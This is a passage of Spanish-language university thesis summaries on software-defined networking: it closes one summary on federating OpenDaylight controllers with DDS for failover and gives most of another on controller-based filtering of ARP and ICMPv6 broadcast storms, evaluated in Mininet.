- **Escenario 2.** Escenario un poco más completo, en el cual ya existen dos controladores en el despliegue de la red. Sin embargo estos controladores no están federados ni comparten ninguna información. Cuando el controlador primario falla, el secundario toma automáticamente el control de la red, pero no dispone de ninguna clase de información de la misma, por lo que requiere cierto tiempo el recuperar el estado que se tenía antes del fallo del controlador primario.
- **Escenario 3.** Este es el escenario más relevante. En este caso consiste en un despliegue con dos controladores federados entre sí, que comparten la misma imagen de la red, permitiendo que el cambio de un controlador a otro sea automático sin afectar prácticamente nada al correcto funcionamiento de la red.

El primer aspecto que se analiza es el tiempo de recuperación frente a un fallo del controlador, hasta que la red vuelva a estar completamente operativa de nuevo. Analizando brevemente la Figura 7, se puede ver como el Escenario 1 es el menos eficaz y más lento, ya que conlleva el total reinicio del controlador, el nuevo aprendizaje de la red, y la obligada configuración para el encaminamiento de paquetes. El Escenario 2 es un poco más rápido, ya que elimina la parte del reinicio. Por último, el Escenario 3 es el más eficaz puesto que solo hay que ajustar la configuración para el encaminamiento de paquetes.

Otro aspecto importante a analizar, es la cantidad de tráfico necesario y los mensajes que tienen que ser intercambiados para volver a un estado óptimo de funcionamiento cuando se produce un fallo en la red. En la Figura 8 se puede ver un análisis de todos estos mensajes generados durante el tiempo de inactividad en cada uno de los escenarios propuestos, con el fin de volver a estar completamente operativos.

Es fácil ver como en el caso de un solo controlador (Escenario 1), la cantidad de mensajes intercambiados, y por lo tanto el tráfico generado es mayor. En este escenario, tras un fallo, se debe volver a establecer la conexión, descubrir de nuevo la topología de toda la red y crear todas las tablas de los *switches* en el controlador.

En el Escenario 2, los mensajes necesarios son los mismos, la única ventaja con el Escenario 1 es que no hay que esperar a que el controlador se reinicie para volver a establecer la conexión.

El Escenario 3 es el que más ventajas ofrece, ya que aunque la conexión se debe establecer con los dos controladores, en caso de fallo de la red los mensajes LLDP para reconstruir la topología no deben volver a ser enviados, al igual que los flujos no deben ser creados de nuevo, puesto que ambos controladores comparten la misma información.

Con el análisis realizado de todos los aspectos que resultan fundamentales para el funcionamiento de la red, los resultados muestran que la solución propuesta es la más adecuada. Esto indica por lo tanto, que la federación de controladores SDN mediante DDS permite, aparte de mejorar la escalabilidad y fiabilidad de la red, permite reducir de manera significativa el tiempo de recuperación cuando se produce un fallo en el controlador primario de la misma.

VI. CONCLUSIONES

El uso de las *Sofware-Defined Networks* como tecnología de *core* en las redes actuales, es un paradigma que está ganando mucha fuerza durante los últimos años, ya que la arquitectura de red más utilizada actualmente sufre ya problemas de escalabilidad y sobrecarga de tráfico.

En este trabajo se ha perseguido la realización de una labor de investigación y desarrollo de un método de federación de

controladores SDN mediante el uso del estándar DDS, más concretamente, mediante el uso del *software* RTI Connext DDS. Esto permite, en otras cosas, el intercambio de información entre varios controladores Opendaylight en tiempo real, siendo útil para mejorar la escalabilidad y resistencia a fallos de la red.

El principal logro ha consistido en la integración del *software* RTI Connext DDS, que implementa el estándar DDS, dentro del controlador Opendaylight. Tras implementación de la solución propuesta, se ha evaluado un escenario de red formado por varios *switches* y dos controladores. Para cada uno de estos controladores se ha diseñado también una aplicación para ser integrada en su arquitectura. Esta aplicación permite, por una parte, el correcto encaminamiento de paquetes entre todos los equipos de la red, y por otra parte, el intercambio de información sobre la topología de la red o los flujos creados para el encaminamiento de paquetes anteriormente comentado.

Se ha llevado a cabo la simulación y evaluación de un escenario sencillo en Mininet. Tras los experimentos realizados, se ha demostrado cómo el diseño propuesto permite que los controladores intercambien la información necesaria para que mantengan una imagen coherente de la red en tiempo real. Además, también se ha llevado una comparativa entre posibles escenarios de implementación en el despliegue de redes SDN, demostrando que el esquema desarrollado es el más rápido y eficaz para reducir el tiempo de recuperación frente a fallos de la red, así como para solucionar problemas de escalabilidad en la misma.

Referencias

[1] HyperFlow: A Distributed Control Plane for OpenFlow Amin Tootoonchian and Yashar Ganjali, 2010, University of Toronto

[2] A replication component for resilient OpenFlow-based networking, Paulo Fonseca, Ricardo Bennesby, Edjard Mota and Alexandre Passito, Networks Operations, IEEE, 2012

[3] Inter SDN Controller Communication: http://events.linuxfoundation.org/sites/events/files/slides/ODL-SDNi_0.pdf

[4] Informe HP: http://h17007.www1.hpe.com/hk/en/solutions/technology/openflow/index.aspx

[5] OpenFlow: Proactive vs Reactive: http://networkstatic.net/openflow-proactive-vs-reactive-flows/

[6] Real Time Innovations, Users Manual 5.2.0, RTI, 2015

[7] OpenFlow Switch Specification: https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-spec-v1.3.1.pdf

[8] The OpenDayLight Platform: https://www.opendaylight.org/

José Ángel Expósito Arenas nacido el 20 de Diciembre de 1994, de Andújar (Jaén). Graduado en Tecnologías de Telecomunicación (2012-2016) por la Universidad de Granada.

IMPLEMENTACIÓN DE RED DE ÁREA LOCAL EXTENSA MEDIANTE SOFTWARE DEFINED NETWORKING

Autor: Bárbara Valera Muros, e-mail: bvaleramu@gmail.com
Tutor: Juan José Ramos Muñoz, e-mail: jjramos@ugr.es
Tutor: Jorge Navarro Ortiz, e-mail: jorgenavarro@ugr.es
Titulación: Grado en Ingeniería en Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—El uso de Ethernet como tecnología de red para redes empresariales se justifica por su bajo coste y facilidad de configuración y mantenimiento. Sin embargo, estas redes no son muy escalables, debido en parte a las tormentas de broadcasts, que afectan al rendimiento tanto de los dispositivos de red como finales. El paradigma de Software Defined Networking (SDN) permite reprogramar la red de forma centralizada y flexible. El objetivo principal de este trabajo será la implementación de una red de área local extensa mediante la utilización de SDN. Más específicamente, se pretende diseñar algoritmos para reducir el impacto de las tormentas de broadcast, programando filtros específicos para protocolos de red que generen estas tormentas. Esta solución permite desplegar redes de área local más amplias, adecuadas para los requisitos de redes corporativas. En este documento se describe el desarrollo de filtros para los protocolos IPv4, ICMP y ARP, su implementación en el controlador SDN OpendayLight y la evaluación de los resultados obtenidos.**

***Palabras clave*—Address Resolution Protocol (ARP), Broadcast, Controlador, Filtrado, Internet Control Message Protocol version 6 (ICMPv6), Java, Mininet, OpenDay-Light (ODL), Software Defined Networking (SDN)**

I. Introducción

ESTE documento contiene el resumen del Trabajo Fin de Grado titulado "Implementación de Red de Área Local Extensa mediante Software Defined Networking" y realizado durante el curso 2015/2016, en el que se desarrollan procedimientos SDN que permiten reducir el problema de los broadcasts para mejorar la escalabilidad de estas redes.

Respecto a la sistemática seguida en el desarrollo del trabajo, en primer lugar se realizó un estudio bibliográfico de las tecnologías implicadas, principalmente SDN, y una familiarización con las herramientas necesarias para trabajar. Entre ellas destacan: el protocolo OpenFlow [1], el controlador OpenDayLight (ODL)[2] y el emulador de redes Mininet[3]. Una vez definidos los escenarios sobre los que aplicar la solución, se diseñó un algoritmo para la detección e identificación, filtrado y reenvío de paquetes en el controlador SDN. Posteriormente, se realizó la programación del código a partir de un switch inteligente. Por último, se realizó una evaluación de la solución implementada teniendo en cuenta las mejoras en el rendimiento del sistema, así como las posibles vías de aplicación futuras.

Al igual que la memoria técnica del trabajo, este resumen se divide en apartados para facilitar la lectura del mismo. En primer lugar se presenta un apartado de contexto y motivación (Sec. II), que describe el problema abordado y analiza el alcance del proyecto. Posteriormente, se presenta la revisión del estado del arte con los conceptos teóricos seguidos en la realización del trabajo (Sec. III), seguido de un apartado de recursos y planificación (Sec. IV). El grueso del trabajo se incluye en el apartado de resolución, que presenta las fases de diseño e implementación de la solución (Sec. V). Por último, se incluyen los apartados de evaluación de la solución (Sec. VI) y de conclusiones y proyección de futuro (Sec. VII).

II. Contexto y motivación

Los servicios de datos móviles se han convertido poco a poco en imprescindibles para la mayoría de usuarios, lo que supone un incremento del tráfico en las redes inalámbricas. Dicho incremento representa uno de los mayores retos a los que cualquier red de comunicación tendrá que enfrentarse en el futuro[4]. A esto se le sumaría la reducción de la latencia y los costes asociados, de forma que se plantean nuevos diseños y arquitecturas de red con el fin de satisfacer las crecientes exigencias de los usuarios. SDN surge como una de las posibilidades para suplir esa creciente demanda, considerándose una opción dinámica, gestionable, económica y adaptable. Además, reduce los costes asociados a las redes, conocimos como CAPital EXpenditures (CAPEX) y OPerating EXpense (OPEX), lo que se suma a las ventajas de utilizar esta arquitectura a la hora de renovar las redes de comunicación[5]. De este contexto se puede deducir la motivación para la realización del trabajo. El aprovechamiento de las redes es un sector en el que se ha invertido gran cantidad de recursos; pero los requerimientos de las telecomunicaciones son cada vez mayores, por lo que un salto de generación móvil implicaría un cambio completo de la red que suponga una solución definitiva y no temporal, como se ha hecho hasta ahora.

A. Descripción del problema

En [6], se presenta una posible arquitectura de Ethernet sobre Radio (EoR) para la próxima generación móvil basada sobre Ethernet. Esta arquitectura está optimizada para Internet Protocol version 6 (IPv6) y donde SDN es la clave para resolver los retos previstos. Con esta visión, esquematizada en




Fig. 1. Arquitectura propuesta en [6] para la red 5G EPC.

Fig. 1, se pretende eliminar parte de la complejidad Evolved Packet Core (EPC), de forma que 5G sea más escalable y eficiente. Sin embargo, la escalabilidad de las redes Ethernet [7] está limitada por las inundaciones de red (o tormentas de broadcast), causadas por los protocolos de arranque que utilizan los usuarios finales, como Address Resolution Protocol (ARP)[8] o Dynamic Host Configuration Protocol (DHCP)[9]. Para superar estas limitaciones, las nuevas arquitecturas basadas en Ethernet tratan de reducir las inundaciones de las tramas broadcast a la vez que ofrecen los servicios Ethernet esperados. Las tormentas de broadcasts o difusión se producen cuando varios dispositivos envían paquetes a la dirección de difusión de la red. Este fenómeno no sólo consume recursos de red, sino que que afecta al rendimiento de los dispositivos. Por otra parte, StateLess Address Auto-Configuration (SLAAC)[10] permite la autoconfiguración de los hosts IPv6, lo que a su vez supone multitud de solicitudes multicast.

Así, el principal problema planteado es la disminución de la eficiencia de estos sistemas al producirse una inundación. A modo de solución, se presenta en este trabajo el filtrado de mensajes, de forma que el controlador disponga de unas tablas identificativas para cada nodo y sea el encargado de reenviar los mensajes dirigiéndolos a un destinatario limitado directamente, de manera que se eviten las inundaciones de red siempre que sea posible.

B. Alcance del proyecto

Se trata de un estudio sobre las redes SDN y la posibilidad de integrarlas como arquitectura sobre la que desarrollar futuras redes de telecomunicaciones. Mediante el estudio del estado de arte, se profundiza en la situación actual de SDN, así como en las herramientas de las que se dispone para su manejo. Se emulará una red SDN y se evaluará el rendimiento de la misma, tomando como referencia las limitaciones de las redes actuales. Se diseñará un algoritmo capaz de integrar los requerimientos de la red, que se aplicará sobre el controlador ODL una vez implementado, encargado de filtrar los paquetes y redirigirlos a los diferentes agentes implicados en la comunicación, con el fin de optimizar el rendimiento del sistema.

Además, ya que se plantea una posible arquitectura para generaciones móviles futuras, se ha tenido en cuenta que la versión del protocolo de Internet utilizada sea la 6. IPv6 será la versión encargada de sustituir a Internet Protocol version 4 (IPv4), actualmente implementada en la mayoría de dispositivos que acceden a Internet. Sin embargo, IPv4 limita el número de direcciones de red admisibles debido a que su espacio de direccionamiento es mucho menor a 2^{32}, restringiendo por tanto el crecimiento de Internet y su propio uso.

III. Estado del Arte

A. Tormentas de Broadcast

Como ya se ha mencionado, el principal problema en cuanto a escalabilidad de las redes viene dado por las tormentas de broadcast. En términos generales, esta difusión amplia es una forma de distribución de información en la que un nodo envía un mensaje a todos los nodos de la red de manera simultánea. Es utilizado principalmente por los protocolos de arranque y de configuración y disminuye la eficiencia de los sistemas aumentando el tráfico de la red. Además, ya que no sólo aumenta el tráfico sino el número de paquetes recibidos por cada terminal, reduce también el rendimiento de los equipos. En Fig. 2, se observa el efecto de una tormenta de broadcast en hosts de redes IP. Se trata de un experimento realizado por Cisco para medir el efecto de estas tormentas en una estación SPARC con una tarjeta estándar de Ethernet. Se demostró que una estación de trabajo puede dejar de funcionar debido a las inundaciones broadcast de la red. Además, se observaron puntualmente picos de miles de broadcast por segundo en las tormentas de broadcast, lo que supone una disminución del rendimiento del sistema de hasta el 25%[11]. Se plantean nuevos diseños para mitigar estos problemas, entre los que cabe destacar Ethane[12] y SEATTLE[13]. En el caso de Ethane, se presenta la posibilidad de que las tormentas de broadcast sean gestionadas por un controlador, mientras que SEATTLE propone una transformación de los mensajes broadcast en unicast, aunque esto requeriría unos switches específicos muy costosos. Se concluye que SDN es una opción viable frente a estos diseños para implementar una solución que supla la demanda de los usuarios.

Respecto a los protocolos que mayor cantidad de tráfico generan, destacan ARP e Internet Control Message Protocol version 6 (ICMPv6)[14], por lo que el diseño de la solución abordará los procedimientos de autoconfiguración de IPv6 y los procedimientos de resolución de direcciones IP y físicas en IPv4[15] e IPv6[16].




Fig. 2. Efecto de una tormenta de broadcast en hosts de redes IP. Extraída de [11].




Fig. 3. Arquitectura simplificada de SDN.

B. Software Defined Networking

Las redes SDN permiten atender las necesidades de los usuarios de forma dinámica y escalable. En SDN, la red se programa de forma centralizada, evitando al administrador gestionar los servicios requeridos a bajo nivel. Esto permite que la red se adapte al entorno, ofreciendo una calidad de servicio acorde al estado del mismo. En estas redes, el controlador actúa como "cerebro" encargado de comunicar a los conmutadores de la red qué deben hacer con cada flujo de paquetes nuevo. Se plantea el concepto de separación del plano de control de red (software) y del plano de datos (hardware que conmuta los paquetes en la red), tal y como muestra Fig. 3 [17]. Las aplicaciones de red usarán la interfaz de programación (API) NorthBound sobre el plano de control para reforzar sus principios en el plano de datos sin interactuar con el mismo directamente. La interfaz entre el plano de control y el de datos se apoya en SouthBound APIs, donde el controlador SDN usa dichas APIs para comunicarse con los equipos de la red en el plano de datos[18]. Dichos equipos deberán soportar las APIs estandarizadas en este nivel. SDN posibilita la administración de la red al completo a través de un sistema inteligente que permite la asignación de recursos según la demanda, redes virtualizadas y servicios cloud seguros. Por tanto, la red estática evoluciona en una plataforma de servicio independiente capaz de responder rápidamente a las necesidades de mercado de los usuarios finales, lo que simplifica en gran medida el diseño y las operaciones de red.

C. Emulador Mininet

El emulador de redes virtuales Mininet[19] es la herramienta básica para trabajar con SDN. Permite crear redes virtuales junto con todos sus elementos en una única máquina, facilitando la posterior interacción con dichas redes mediante líneas de comandos. Al ser emulador, en lugar de simular el funcionamiento de la red introduce errores aleatorios para que los resultados obtenidos sean los más parecidos a la realidad posible. Como ventajas, destacar que permite el desarrollo de redes diseñadas en hardware, además de la ejecución en tiempo real, lo que permite evaluar condiciones de errores en la red. Dispone de multitud de topologías para la emulación de diferentes escenarios, y permite además crear nuevas topologías mediante la programación de entornos con Python, lo que facilitará el estudio de las redes SDN.

D. Protocolo OpenFlow

OpenFlow es un protocolo de comunicaciones diseñado para dirigir el manejo y enrutamiento del tráfico en una red conmutada, en términos de flujos. Un flujo sería un grupo de paquetes definido. Dado que se trata de un estándar abierto, se ha convertido en el modelo estándar de implementación de SDN para la gestión de la red. Se ha traducido así como la primera interfaz de comunicaciones definida entre las capas de control y de transporte en esta arquitectura[20]. El diseño del protocolo se apoya sobre tres bases: los switches con soporte para OpenFlow (que encaminan los paquetes), las tablas de flujos instaladas en dichos switches para la gestión del tráfico y el controlador encargado de comunicar a los switches la información necesaria para administrar el tráfico de la red (añadiendo y eliminando flujos)[21]. Así, aunque el switch OpenFlow es responsable del reenvío de paquetes, las decisiones de enrutamiento serán tomadas por el controlador. Ambos se comunican a través de OpenFlow, que define los mensajes que hacen referencia a los paquetes enviados, recibidos, la identificación de estados y la modificación de las tablas de flujos para el encaminamiento. De esta forma, cuando el switch recibe un paquete para el que no tiene entradas en la tabla de flujo, se lo reenvía al controlador, que será el encargado de decidir si el paquete es descartado o si se agregará una entrada en las tablas. En este caso, el switch podrá gestionarlo por sí mismo, en caso de volver a recibir un paquete similar. El proceso que determina qué hacer con cada paquete se denomina Pipeline. Básicamente, cada switch dispone de varias tablas, con multitud de flujos cada una. Cuando llega un paquete, se busca hacer el llamado "matching" en el que se compara cada uno de los valores del paquete con los flujos de la tabla inicial. En caso de no encontrar ningún flujo coincidente, se pasa a la siguiente tabla. En otro caso, se ejecutaría la acción determinada para ese flujo, entre las que se encuentra la de enviar ese paquete a otra tabla de orden superior. En caso de no haber matching con ninguna tabla, se enviará el paquete a una tabla "missing", que decide si debe inundar la red con el paquete, mandarlo al controlador o comenzar de nuevo con un matching más flexible.

E. Controlador OpenDayLight

Como controlador, existen diferentes opciones para implementar la solución con soporte para OpenFlow, a destacar NOX (basado en C++), POX y Ryu (Python), que sin embargo suponen una lenta ejecución de la red. ODL es una alternativa de código abierto y robusto que presenta buen rendimiento de ejecución y soporte de producción, ya que se encuentra respaldado, entre otros fabricantes de dispositivos de red, por Cisco. Al desarrollarse sobre Java, su mayor limitación es la complejidad en la creación de aplicaciones, aunque esto lo hace compatible con la mayoría de sistemas operativos. ODL dispone de una capa de abstracción que separa el controlador de los elementos de red, y esta capa puede basarse en APIs o en modelos. Esta última unifica las APIs, proporcionando una mayor abstracción. Además, se utiliza el lenguaje de modelado YANG para la descripción de las estructuras basadas en modelos, lo que simplifica el desarrollo de aplicaciones en el controlador.[22][23]




Fig. 4. Diagrama de Gantt de la planificación temporal dividida en cargas de trabajo.

IV. Recursos y planificación

Para una mejor comprensión de la planificación temporal del proyecto, se divide la carga de trabajo en diferentes actividades, ilustradas en el diagrama de Gantt de la Fig. 4. La revisión del estado del arte compone el primer paquete de trabajo, que recaba información para la puesta en marcha del proyecto. Seguidamente, se realiza una fase de familiarización con las herramientas, que incluye la configuración del sistema y la toma de contacto con el emulador de redes Mininet. Posteriormente, se inicia el desarrollo de la solución en sí, que incluye las fases de familiarización con el controlador, familiarización con los protocolos, diseño de la solución a partir del esqueleto del "Learning Switch" e implementación de la solución, lo que incluye la resolución de los problemas de diseño y rendimiento. Por último se realiza una fase de pruebas y análisis de resultados obtenidos, que constituye la evaluación de la solución propuesta. El paquete de elaboración de la memoria técnica del proyecto se inicia paralelamente a estas dos últimas cargas, concluyendo así la planificación temporal.

A modo de conclusión, se estima, considerando los días trabajados, en 500 horas el total de horas empleadas en la realización del proyecto. Esta estimación se aplica a continuación en la evaluación de costes asociados a los recursos humanos que ha requerido el trabajo.

A. Recursos utilizados

Se desglosan en este apartado los recursos implicados en la realización del proyecto, diferenciando según el tipo de recursos. Recursos humanos hacen referencia a D. Juan José Ramos Muñoz en calidad de tutor del proyecto, D. Jorge Navarro Ortiz en calidad de cotutor del proyecto y Bárbara Valera Muros en calidad de investigadora y autora. Recursos Hardware incluye el equipo personal con procesador Intel Core i7 a 2.7GHz, memoria RAM de 4GB y unidad de estado sólido, Solid-State Drive (SSD) de 500GB de capacidad y la línea de acceso a Internet. Los recursos Software incluyen la máquina virtual Oracle VirtualBox, Sistema Operativo Ubuntu 14.04 (64 bits), herramienta Mininet, controlador OpenDayLight, Java Development Kit, herramienta Maven, entorno Eclipse Luna, analizador de protocolos Wireshark, programa de edición en Látex Texmaker y sistema de escritura colaborativo Overleaf.

B. Estimación de costes

En un intento de minimizar el coste del proyecto, se recurre al uso del llamado Software Libre, de forma que las herramientas no suponen coste alguno. Además, gracias al convenio universitario, el coste asociado al acceso a artículos académicos es nulo. Considerando la planificación temporal mostrada en Fig. 4, se estiman el sueldo medio del alumno recién titulado y los profesores contratados (considerando 40 horas de trabajo de tutorización y 10 horas de revisión por parte del tutor principal y 10 horas de tutorización del cotutor) y se concluye un presupuesto total de 17050 €, tal y como muestra la Tabla I.

Tabla I
Presupuesto total estimado

Recurso	**Coste asociado**	**Coste total**
Trabajo del alumno	25 €/hora	12500 €
Tutorización Juan José Ramos	50 €/hora	2500 €
Tutorización Jorge Navarro	50 €/hora	500 €
Línea de acceso a Internet	25 €/mes	250 €
Equipo personal de trabajo	1300 €	1300 €
Software empleado	0 €	0 €
PRESUPUESTO TOTAL		**17050 €**

V. Resolución del trabajo

Se realiza un diseño que filtre las inundaciones en la red, aumentando su escalabilidad y el rendimiento del sistema. Se diferencian dos casos, IPv4 e IPv6. En IPv4 destaca ARP, que genera mensajes "Request" y "Reply" para asociar las direcciones IP y físicas de los dispositivos de la red cada vez que inician una conexión. En IPv6 se realiza una autoconfiguración de las direcciones libres de estado (SLAAC) de los hosts, lo que supone multitud de peticiones multicast, ya que en esta versión del protocolo no existe broadcast propiamente dicho. Al conectarse un nodo a una red IPv6, se inicia el procedimiento de descubrimiento de vecino (NDP) para descubrir la presencia de otros nodos en el mismo enlace. Se envía una solicitud de router (Router Solicitation) de enlace local mediante multicast, para conocer los parámetros de configuración de red. El router responde con un anuncio de router (Router Advertisement). Se realiza también la solicitud (Neighbor Solicitation) y anuncio (Neighbor Advertisement) de nodos correspondiente para comunicarse con el resto de elementos de la red.

A. Diseño de la solución

El diseño consta de tres fases. En primer lugar se realiza la detección e identificación de paquetes para su posterior filtrado, de acuerdo al tipo de protocolo al que pertenece. Posteriormente, según el tipo de mensaje que contenga el paquete, se realiza un filtrado en el que el controlador almacena información de los nodos y decide si reenviar el paquete al resto de la red o responderlo automáticamente. En la fase de reenvío, el controlador realiza el envío, bien de la respuesta directamente, o del paquete al resto de la red.

Se consideran por tanto dos posibles casos, cuando el controlador filtra la solicitud y responde automáticamente y cuando se pone en contacto con el nodo destino y se encarga de procesar la respuesta del mismo posteriormente, tal y como muestra la Fig. 5.

En la fase de detección, se estudia el tipo de Ethernet para determinar qué flujo de filtrado seguir, y se extraen las direcciones físicas e IP de origen y destino para almacenarlas en la tabla del controlador en la que se encuentra la información para generar respuestas automáticas. Posteriormente, de ser ARP, se comprueba si la entrada está en la tabla y está actualizada de ser así. Si se trata de una respuesta se almacenará la carga del paquete para utilizarla posteriormente; mientras que si se trata de una petición se estudia si el controlador puede o no responderla con la información de la que dispone. El caso de IPv6 es más complejo, comprobando en la detección si de trata de un mensaje ICMP y, en ese caso, de qué caso se trata. En caso de ser solicitud de router, comprueba si dispone de la carga del mismo para responder automáticamente al nodo solicitante. Si es anuncio de router, almacena el prefijo de la red con la información necesaria para la configuración del resto de nodos y, en caso de disponer de una entrada previa y actualizada del router, bloquea el reenvío de este paquete al resto de la red. En la solicitud de vecino estudia si el nodo origen está en la tabla y crea una entrada para el mismo si no dispone de una, y posteriormente realiza el mismo estudio para el nodo destino, comprobando así si puede responder automáticamente dicha solicitud. Los anuncios de vecino crearán o actualizarán las entradas del controlador, y en caso de ser una entrada actualizada serán bloqueados por el controlador para que no se realice el reenvío al resto de la red.

Una vez se ha filtrado el paquete, se comprueba si la variable de reenvío ha sido modificada por el controlador. De no ser así se realiza un reenvío por defecto al resto de la red, mientras que si se ha editado se realizará el bloqueo de este paquete y se enviará la respuesta generada por el controlador directamente al nodo solicitante.




Fig. 5. Esquema básico de la comunicación establecida entre los hosts y el controlador

B. Configuración de IPv6

Para realizar la configuración de la red en IPv6 es necesario instalar y configurar el demonio de Router Advertisement (RADVD). Al crear el archivo de configuración, se establece el prefijo de red que utilizarán los dispositivos en la autoconfiguración de direcciones, así como la interfaz del router destinada al envío de dicho prefijo, que será la interfaz del nodo que actúa como router en la red. Tras lanzar la topología en Mininet, se configura el router y el resto de nodos, se habilita IPv6 en Mininet y se inicia el servicio RADVD. Así, cada nodo dispone de una dirección de enlace IPv6 y, en el caso de los nodos que no actúan como router, de una dirección global asignada por el router a partir del prefijo creado.

VI. Evaluación de la solución

Por último, se realiza la evaluación de los resultados obtenidos mediante una serie de experimentos sobre una plataforma de SDN emulada. Concretamente, se comprueba el funcionamiento de la solución en IPv4, en IPv6, el funcionamiento conjunto de ambos ejecutándose de forma simultánea y concurrente y la mejora de rendimiento que supone la implementación frente a un sistema que no realice el filtrado de mensajes. Se demuestra que la utilización de un controlador con la solución implementada supone una importante disminución del tráfico de la red y plantea la posibilidad de extender el diseño a nuevos protocolos con la intención de optimizar el funcionamiento de estas redes.

Tabla II
Número de paquetes transmitidos para cada caso en la prueba de rendimiento.

	ARP		**ICMPv6**	
	Sin Filtrado	Con Filtrado	Sin Filtrado	Con Filtrado
5 Nodos	94	30	1064	654
10 Nodos	1585	811	9348	7947
20 Nodos	-	63458	-	583506

Para el caso del rendimiento, se realizó el experimento emulando una red con 5, 10 y 20 nodos. La Tabla II muestra el resumen de las estadísticas para cada caso estudiado, presentando el número de paquetes transmitidos por protocolo en cada caso. Debido a las limitaciones en cuanto a equipamiento para la realización del proyecto, los experimentos fueron realizados para redes con un máximo de 20 nodos. En el caso del sistema con un controlador sin filtrado, la red con 20 nodos dejó de funcionar debido a la sobrecarga de la misma, por lo que no se puede comparar este resultado con el obtenido para la red con la solución implementada. Destacar sin embargo la mejora del 70% en cuanto a disminución de paquetes ARP para el caso con 5 nodos y 50% para el caso de 10 nodos; y del 40% y 15% para 5 y 10 nodos en el caso de IPv6, respectivamente.

VII. Conclusiones y trabajo futuro

En este documento se presenta el problema de la disminución del rendimiento de los sistemas por las inundaciones de red, debidas principalmente a los protocolos de arranque. Se propone implementar un controlador que filtre dichos mensajes para aumentar la escalabilidad de las redes Ethernet. Se diseña para los casos de ARP e ICMPv6, con un diseño

escalable a futuros protocolos. Posteriormente, se realizan pruebas de rendimiento en un entorno emulado y se obtienen unos resultados satisfactorios en cuanto a la disminución del tráfico enviado en estas redes para ambos protocolos.

Como vías de investigación futuras, se propone la integración de la solución implementada en una red real de telecomunicaciones; la escalabilidad del código implementado a otros protocolos que generan tráfico broadcast o multicast como DHCP, Bonjour, etc; y el diseño de la arquitectura de la quinta generación móvil como una red Ethernet implementada sobre SDN, en la que la nube de acceso dispondría de un controlador SDN encargado de gestionar el tráfico de la red.

Agradecimientos

A Juanjo y a Jorge, por su dedicación y apoyo.

Referencias

[1] O. N. Foundation, "Openflow switch specification," Open Networking Foundation, Tech. Rep., 2012. [Online]. Available: https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-spec-v1.3.1.pdf

[2] L. Foundation, *OpenDaylight Developer Guide*, 2015. [Online]. Available: http://go.linuxfoundation.org/l/6342/2015-06-28/2l76qr/6342/128124/bk_developers_guide_20150629.pdf

[3] B. Lantz, N. Handigol, B. Heller, and V. Jeyakumar, *Introduction to Mininet*, December 2015. [Online]. Available: https://github.com/mininet/mininet/wiki/Introduction-to-Mininet

[4] Cisco, "Visual networking index: Global mobile data traffic forecast update, 2015–2020," *Tech. Rep., Cisco*, 2016. [Online]. Available: http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/mobile-white-paper-c11-520862.html

[5] O. N. Foundation, "Software-defined networking: The new norm for network," Tech. Rep., April 2012. [Online]. Available: https://www.opennetworking.org/images/stories/downloads/sdn-resources/white-papers/wp-sdn-newnorm.pdf

[6] A. F. Cattoni, P. E. Mogensen, S. Vesterinen, M. Laitila, L. Schumacher, P. Ameigeiras, and J. J. Ramos-Munoz, "Ethernet-based mobility architecture for 5g," in *Cloud Networking (CloudNet), 2014 IEEE 3rd International Conference on*, Oct 2014.

